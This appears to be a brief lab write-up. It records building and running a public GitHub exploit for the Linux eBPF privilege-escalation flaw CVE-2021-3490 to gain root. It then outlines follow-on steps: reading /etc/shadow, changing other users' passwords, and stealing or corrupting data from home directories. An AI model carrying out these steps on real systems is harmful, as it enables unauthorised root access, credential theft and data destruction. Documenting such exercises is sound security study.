Downloaded zip https://github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490

Unzip and extract

1. Run Make groovy → runs successfully
2. Run bin/exploit.bin



Result

By getting a root access which is the highest we can now have command and control.

Lateral movement is possible by viewing other users passwd through /etc/shadow or by changing their passwords.

Exfiltration and Corruption

Now we are the root, anything can be corrupted, data can be stolen from the other users home directory.